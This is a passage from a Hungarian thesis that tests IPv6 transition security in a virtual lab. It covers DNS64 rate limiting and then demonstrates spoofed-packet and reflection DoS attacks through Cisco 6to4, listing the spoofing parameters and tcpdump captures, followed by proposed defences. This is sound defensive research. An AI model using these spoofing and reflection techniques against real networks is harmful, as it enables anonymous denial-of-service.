Egy támadó számára ez egy jó lehetőség lenne, hiszen a támadás kilétét a DNS64 szerver elrejti, másrészről az implementációk a kéréseket vagy nem tudják feljegyezni, vagy egyszerűen az alapbeállítások nem tartalmazzák azt. Egy ilyen támadás ellen kétféle módon lehet védekezni: vagy egy, az implementációba épített megoldással, vagy a Linux kernelbe épített szolgáltatásokkal.

Az implementációba épített megoldásra egy példa a BIND9 beépített rate beállítása:

```
rate-limit {
     responses-per-second X;
     window Y;
};
```

A fenti beállításokkal megadható, hogy a szerver egy kliens felé egy bizonyos idő alatt maximum hány választ legyen hajlandó küldeni. A megoldás egyik hátránya az, hogy így az operációs rendszernek és a DNS64 szoftvernek is fel kell dolgoznia a csomagot, amely, még a csomag eldobása esetén is sok processzor időbe kerül.

A másik lehetséges megoldás a Linux kernelbe beépített csomagszűrője, ennek a vezérlését az iptables nevű eszköz segítségével tehetjük meg [35].

```
iptables -A INPUT -p udp --dport 53 --set --name dnslimit
iptables -A INPUT
     -p udp --dport 53
     -m recent --update --seconds 30 --hitcount 6
     --name dnslimit -j DROP
```

A fenti iptables parancsok az 53-as portra érkező csomagokat szűrik, ha fél percen belül ötnél több kérés érkezik ugyan attól az állomástól, akkor a további csomagokat eldobja. A megoldás segítségével a csomagok már kernel szinten eldobásra kerülnek, ezért például a BIND9-nek már nem is kell feldolgoznia azt, így a szervert sokkal nehezebb DoS támadással megbénítani.

5.1.1.13 Összegzés


Habár a BIND9 a DNS64 funkcionalitáson felül rengeteg más funkcióval is rendelkezik, ez biztonsági szempontból hátrányt jelenthet, hiszen ezzel növeli a támadási

felületet is. Ezzel ellentétben az mtd64-ng egy egyszerű, egy feladat ellátására tervezett eszköz, így a támadási felülete sokkal kisebb.

5.2 Alagutazási technológiák

Az alagutazási technológiáknál a Cisco implementációit vizsgáltam meg, főleg az elterjedtsége miatt.

5.2.1 6to4 (Connection of IPv6 Domains via IPv4 Clouds)




18. ábra: Topológia

5.2.1.1 Támadás hamisított üzenetekkel

Elsőként a Cisco megoldását teszteltem. A teszteléshez a hálózati eszközöket GNS3 segítségével virtualizáltam, illetve az így virtualizált eszközöket a Hyper-V virtuális hálózataiba kötöttem. Az állomások Debian Linux virtuális gépek, amelyeket

Hyper-V segítségével virtualizáltam, és a megfelelő virtuális hálózatokba kötöttem. A Cisco eszközök konfigurációja megtalálható a Függelékben.

A GNS3-ban összeállított topológia a logikai topológiától némileg eltér, hiszen a Hyper-V hálózataiba nem lát be:




19. ábra: Topológia GNS3-ban

Elsőként a hamis üzenetek küldését teszteltem, az IPv4 felhőben található Állomás-IPv4 nevű hosztról a korábban bemutatott Scapy szkripttel hamis üzenetet hoztam létre, a következő beállításokkal:

SRC_IPV6	2001:db8::99
SRC_IPV4	10.10.10.10
DST_IPV6	2002:c000:201:1::10
DST_IPV4	192.0.2.1
TARGET	FE80::2
LLADDR	00:00:00:00:00:0c


7. táblázat: Beállítások

A forrás IPv6 és IPv4 cím bármilyen cím lehet, viszont a cél IPv6 és IPv4 címnek a 6to4 címszámítás szabályai szerint meg kell egyezniük. A TARGET és LLADDR szabadon megválasztható. Az Állomás-IPv4-ről kiküldött csomagot a 20. ábra mutatja.



20. ábra: Kiküldött 6to4 csomag

A csomag először az IPv4-router nevű eszközön halad át, mivel az IPv6 csomag az IPv4 csomagon belül található, ezért csak egy egyszerű IPv4 routingot kell végrehajtania. A csomagot a 192.0.2.1 című útválasztó felé továbbítja. A 20. ábra szemlélteti, hogy a kiküldött csomag cél címe egy 6to4 cím: 2002:c000:201:1::10, amelyben a c000:201 részt decimális formára átírva a 192.0.2.1 címet adja. Mivel a korábban bemutatott szabályoknak megfelel a csomag, azaz nem privát címről érkezik, a cél IPv4 és a cél IPv6 cím megfelelő, azért a 6to4 router a csomagról az IPv4 fejlécet leszedi, majd a maradék IPv6 címet a 6to4-es IPv6 hálózatba továbbítja.



21. ábra: A tisztán IPv6 csomag

A 6to4 router IPv6-os interfészén a 21. ábrán látható IPv6 csomag lép ki. A csomag megegyezik a 6to4 csomagban található IPv6 csomaggal.

```
root@Host-6to4:/home/user# tcpdump -i 6to4 'ip6' -v -xxx
tcpdump: listening on 6to4, link-type EN10MB (Ethernet), capture size 262144 bytes
07:30:27.237302 IP6 (hlim 254, next-header ICMPv6 (58) payload length: 32) 2001:db8::99 > 200
2:c000:201:1::10: [icmp6 sum ok] ICMP6, neighbor advertisement, length 32, tgt is fe80::2, Fl
ags [router]
          destination link-address option (2), length 8 (1): 00:00:00:00:00:0c
        0x0000:  0015 5d01 850d ca02 2144 0006 86dd 6000
        0x0010:  0000 0020 3afe 2001 0db8 0000 0000 0000
        0x0020:  0000 0000 0099 2002 c000 0201 0001 0000
        0x0030:  0000 0000 0010 8800 e6ad 8000 0000 fe80
        0x0040:  0000 0000 0000 0000 0000 0000 0002 0201
        0x0050:  0000 0000 000c
```

22. ábra: A csomag a cél állomáson

A 22. ábra mutatja, hogy a csomag megérkezett a cél állomásra. Az állomás számára úgy tűnik, hogy a csomag a 2001:db8::99-es állomásról érkezett, illetve a csomag azt az információt adja, hogy a fe80::2 címhez a 00:00:00:00:00:0c MAC cím tartozik.

Konklúzió

A fent bemutatottak szerint egy támadó fél akármilyen forráscímmel üzeneteket tud eljuttatni egy 6to4 állomásnak. A támadást a natív IPv4 hálózatból indítva mutattam be, viszont ugyanez elérhető a natív IPv6 hálózatból is. A támadás kivédésére több megoldás is szóba jöhet:

- A hálózati eszközökön olyan szabályok létrehozása, amelyek nem engedi a hamisított forráscímeket. A megoldás nem teljes, hiszen nem feltétlenül hamis forráscímről kell küldeni a csomagot, illetve a támadó használhat más, az aktuális hálózaton használt forráscímet is.

- A támadás kivédhető IPS/IDS eszközök használatával, így viszont az útválasztón áthaladó teljes forgalmat monitorozni kell, amelyhez a linkek sebességétől függő erőforrás szükséges.
- A 3964-es RFC [33] több más lehetséges megoldást is mutat, viszont azokhoz az implementációkat meg kellene változtatni, illetve olyan szabályokat kellene hozni, amelyek nehezítik a mindennapi használatot.


5.2.1.2 Visszaverődéses támadás

A támadáshoz a korábban bemutatott szkriptet használtam, a következő beállításokkal:

SRC_IPV6	2001:db8:2::10
SRC_IPV4	10.10.10.10
DST_IPV6	2002:c000:201:1::10
DST_IPV4	192.0.2.1
TARGET	FE80::2
LLADDR	00:00:00:00:00:0c


8. táblázat: Beállítások

A különbség annyi, hogy a forrás IPv6 cím egy valós állomás címe, konkrétan annak az állomásnak a címe, amelyet támadni szeretnénk. Jelen esetben a cél IPv6 címmel rendelkező állomást csak arra használjuk, hogy a támadó kilétét elrejtse. A támadás hasonló az 5.2.1 –ben bemutatott támadáshoz, így a csomag útját az ottani állomástól mutatom be. Wiresharkkal való megfigyelés esetén a különbség csak annyi, hogy a forrás IPv6 cím is valós.




23. ábra: Válasz a 6to4 állomástól

A 23. ábra bemutatja, hogy milyen választ küld a 6to4 állomás az IMCPv6 echo requestre. A válaszban a cél állomás a 2001:db8:2::10 –es globális cím, amely az Állomás-IPv6 címe. A csomag a 6to4 útválasztóba érkezik, ahol a 6to4 alagúton keresztül kerül továbbításra a 6to4-relay-hez. A csomag állapotát a 24. mutatja, az IPv6 válasz IPv4 csomagként utazik az IPv4 hálózatban.



24. ábra: Válasz csomag a 6to4 relay előtt

Amikor a csomag áthalad a 6to4 relay-en, akkor a relay az IPv4 fejlécet eltávolítja a csomagról, és továbbítja a natív IPv6 hálózatba. Mivel a cél cím valós és globális cím, ezért a csomag a hálózat helyes működése esetén eljut az állomáshoz.



25. ábra: A válasz a natív IPv6 hálózatban

Tehát a csomag a natív IPv6 hálózatban eljut a hamisított feladóhoz, ez látató a 26. ábrán.

```
root@Host-IPv6:/home/user# tcpdump -i WAN
tcpdump: verbose output suppressed, use -v or -vv for full protocol decode
listening on WAN, link-type EN10MB (Ethernet), capture size 262144 bytes
09:13:53.654607 IP6 2002:c000:201:1::10 > 2001:db8:2::10: ICMP6, echo reply, seq 0, length 8
```

26. ábra: A válasz megérkezett a hamisított feladóhoz

Konklúzió

A 4.2.1-beli támadás továbbfejlesztésével a támadó olyan DoS támadást indíthat, amelyből a kiléte nem derülhet ki. A támadás kivédésére lehetséges megoldások:

- Az 5.2.1.1-ben bemutatott megoldások használata
- IPS/IDS használata, az ilyen mintával rendelkező csomagok eldobása
- Az útválasztókon a forráscímek eredetiségének ellenőrzése

5.2.1.3 Lehetséges megoldások, összegzés

Általánosságban véve, mindkét vizsgált megvalósítás sebezhető a protokoll sajátosságai miatt. Néhány megoldást alkalmazva a sebezhetőségek mértéket lehet csökkenteni, viszont teljesen megszüntetni nem. Fontos, hogy olyan megoldást kell találni, amely nem károsítja sem a felhasználókat, sem a szolgáltatókat. A megoldások működését a korábbi, 18. ábrával szemléltetem.

Tegyük fel, hogy egy szolgáltatónak az ábrán látható módon van legalább egy 6to4 routere, és legalább rendelkezik egy 6to4 relay-el. Első megoldásként a szolgáltató dönthet úgy, hogy a saját 6to4-relayét úgy módosítja, hogy csak a saját hálózatából és saját hálózatába érkező csomagokat továbbítja, a többit eldobja. Ez a megoldás a 3.2.1.2 fejezetben bemutatott architekturális problémák miatt más szolgáltatók és más felhasználók számára okoz gondot, így ezt a korábbi feltétel miatt nem alkalmazhatja.

Második lehetőségként a szolgáltató megpróbálhatja korlátozni a külvilág bejövő kapcsolatait, azaz a natív IPv4 hálózatokból érkező 41-es protokollú csomagokat eldobja. Egy ilyen beállítás következményei:

1. A natív IPv4 hálózatból egy támadó fél nem tud IPv4-be ágyazott IPv6 csomagot küldeni.
2. Más 6to4 szigetek nem tudnak kapcsolatba lépni ezzel a szigettel.

3. A 6to4 relayek nem érik el a 6to4 routert, nincs IPv6 kapcsolata a szigetnek.

Az első pont nagyszerű, hiszen az IPv4 hálózatokból nem lehet támadni a 6to4 hálózatokat. A második és harmadik pont viszont elég kellemetlen, a felhasználók nem érik el semelyik hálózatot sem (esetleg a natív IPv4 hálózatot, ha van IPv4 címük is). A korábbi megszorítást enyhíteni kell:

1. A 6to4 routerek fogadjanak el minden 41-es protokollú csomagot a saját 6to4 routereiktől.
2. A 6to4 routerek fogadjanak el minden 41-es protokollú csomagot a 192.88.99.0/24-es hálózatból.

Ezzel a két módosítással már lesz a 6to4 állomásoknak teljes a kapcsolata a natív IPv6 hálózattal, illetve a szolgáltató más szigeteivel is, viszont más szolgáltatók IPv6 szigeteivel elvesztik a kapcsolatot.

A protokoll jelenlegi kialakítása nem teszi lehetővé az ilyen szigetek kommunikációját a korábban bemutatott szabályok miatt (3.2.1.3 fejezet):


1. A 6to4 routereknek el kell dobniuk minden olyan csomagot, amely 6to4 relayen keresztül érkezett más 6to4 szigetek felől.
2. A 6to4 relayeknek el kell dobniuk minden olyan csomagot, amely más 6to4 routertől származik és 6to4 cél prefixet tartalmaz.

Ez a két pont azért került be, hogy a relayeken áthaladó forgalmat csökkentsék, ezáltal tehermentesítsenek, a forgalom elosztottabban tudjon haladni az elszigetelt IPv6 szigetek között, illetve ha nem érhető el 6to4 relay, akkor ettől függetlenül még más 6to4 szigetek elérhetőek maradjanak.

Gyakorlati szempontból előnyös lenne a fenti két pontot opcionálisan betartandóvá tenni, így az egyes szigetek tudnának kommunikálni a relayeken keresztül, illetve a 6to4 routereknél nem lenne szükség egyéb biztonsági berendezésekre (azaz nem itt kellene ellenőrizni, hogy az éppen bejövő csomag egy támadótól jött-e, nem lenne szükség IDS/IPS használatára sem).

Hátrányként felmerülhet, hogy a 6to4 relayeken sokkal nagyobb terhelés lenne tapasztalható, illetve a hálózat centralizált lenne, viszont a hátrányokból előnyök is kovácsolhatóak.

- Mivel a 6to4 routereken kevesebb forgalom lenne tapasztalható, illetve kevesebb erőforrásigény is lenne, ezért sokkal kisebb erőforrással rendelkező (azaz olcsóbb) eszközök is elegek lennének a felhasználók közelében.
- A szolgáltató több relayt is elhelyezhetne, úgy, hogy az eszközök előtt egy vagy több terhelés-elosztót iktat be.
- A biztonsági megoldásokat csak a relayek környékén kellene elhelyezni, a felhasználókhoz közeli oldalon már nem is lenne szükség a drága tűzfalakra vagy forgalom elemzőkre, hiszen oda már csak ellenőrzött forgalom kerülhetne.



27. ábra: Egy lehetséges topológia

A jelenlegi megoldástól még annyiban kellene eltérni, hogy a 6to4 routerek IPv4 címeit nem a 6to4 routereknek kellene behirdetnie, hanem a 6to4 relay routereknek az IPv4 hálózatba. Ez azt a kérdést veti fel, hogy így a relay routerek hogyan érik el a 6to4 routereket. Itt különböző megoldásokat lehetne alkalmazni, mint például a GRE tunneleket, vagy MPLS VPN-eket.

A 27. ábra egy lehetséges topológiát mutat be, a 6to4-router-A és 6to4-router-B eszközök két különböző szolgáltatók eszközei, úgy, mint az A és B jelű 6to4 relay-ek. A 6to4 routerek csak a saját relayüktől fogadnak el 41-es protokollú csomagokat, a máshonnan érkezőket eldobják. Ha az A szolgáltató 6to4 routere mögötti állomás szeretne a B szolgáltató 6to4 routere mögötti másik állomással kommunikálni, akkor a csomag a következő utat járja be:

1. A 6to4-router-A IPv4 csomagba csomagolja az IPv6 csomagot, illetve a 2002::/16-os prefixből kinyeri a B szolgáltató IPv6 szigetének publikus IPv4 címét, majd erre a címre küldi ki az IPv4 csomagot.
2. A B szolgáltató relayei hirdetik a B szolgáltató szigetéhez tartozó IPv4 címet, így a szolgáltató valamelyik relay routerére érkezik meg az IPv4 csomag.
3. A B szolgáltató relay routerei kétféleképpen érhetik el, hogy a csomag eljusson a megfelelő 6to4 routerhez:
    a. Vagy valamilyen tunnel vagy VPN mechanizmus használatával
    b. Vagy valamilyen belső, akár privát címes routing használatával
4. Amikor a csomag elért a B szolgáltató 6to4 routeréhez, a router az IPv4 fejlécet leszedi, majd az IPv6 csomagot továbbítja a szigetre.
5. Visszafelé ugyan ez a procedúra, hiszen az IPv6 forráscím elegendő a forrás azonosításához.

Ezzel a megoldással tehát centralizálni lehet a védelmet, csökkenteni a költségeket, ugyanakkor a hálózat még mindig támadható a korábban bemutatott eljárásokkal, habár sokkal több erőforrás fordítható a védelemre. Fontos megjegyezni, hogy a natív IPv6 hálózatból a megoldással nem lehet csökkenteni a támadások mértékét.

A bemutatott módosítási javaslatot nem biztos, hogy megéri véghez vinni, hiszen a 6rd-t úgy hozták létre, hogy nagyjából a bemutatott igényeket teljesítse, ezért a következő fejezetben megvizsgálom, hogy a fent bemutatott támadási metódusok hogyan implementálhatóak egy 6rd hálózatban.

5.2.2 IPv6 Rapid Deployment on IPv4 Infrastructures (6rd)

Ebben a fejezetben a Cisco 6rd implementációját vizsgáltam meg. A korábban látott topológiát módosítottam úgy, hogy a 6rd használata szerint élethű legyen. A 28. ábrán látható az új topológia, a bal oldali hálózat (10.1.0.0/16) a szolgáltató saját hálózata. Feltételezhetjük, hogy a szolgáltató már nem tud publikus IPv4 címeket osztani a felhasználóinak, ezért az IPv4 címzést privát címekkel demonstráltam. A CE eszközök a szolgáltató és a felhasználók határain találhatóak, ilyenek lehetnek például az otthoni SOHO eszközök. A BR eszköz az IPv4 és IPv6 hálózat határain található.


A 6rd bevezetéséhez a szolgáltatónak fejlesztenie kell a CE eszközöket úgy, hogy azok IPv6 kompatibilisek legyenek, és támogassák a 6rd protokollt, illetve be kell iktatnia egy BR eszközt, vagy fejlesztenie kell már egy meglévőt, hogy ugyancsak támogassa a 6rd-t és az IPv6-ot.

Az ábrán látható még, hogy a szolgáltató számára kiosztott IPv6 prefix a 2001:db8:3::/48, a szolgáltató ezt osztja tovább a felhasználóinak. Tehát láthatóak a 6rd előnyei: privát IPv4 címek használata (olcsó), saját IPv6 prefix használata (rugalmas, átlátszó), a 6to4-hez képest javított architektúra: saját „relay” (BR).

Az előnyök mellett érdemes kiemelni számos hátrányát is: a 6rd a 6to4 továbbfejlesztett (foltozott) változata, így egy részről a 6to4, más részről az alagutazási technológiák általános biztonsági sebezhetőségeit is magában hordozza. Érdemes hátrányként megemlíteni, hogy bár a felhasználók IPv6 kapcsolathoz jutnak, ez mégis egy alagutazott kapcsolat az alagutazás hátrányaival. A szolgáltató oldaláról érdemes megemlíteni, hogy ez mindenképpen egy átmeneti megoldás lehet csak, hosszú távon a szolgáltatónak át kell állnia natív IPv6-ra.

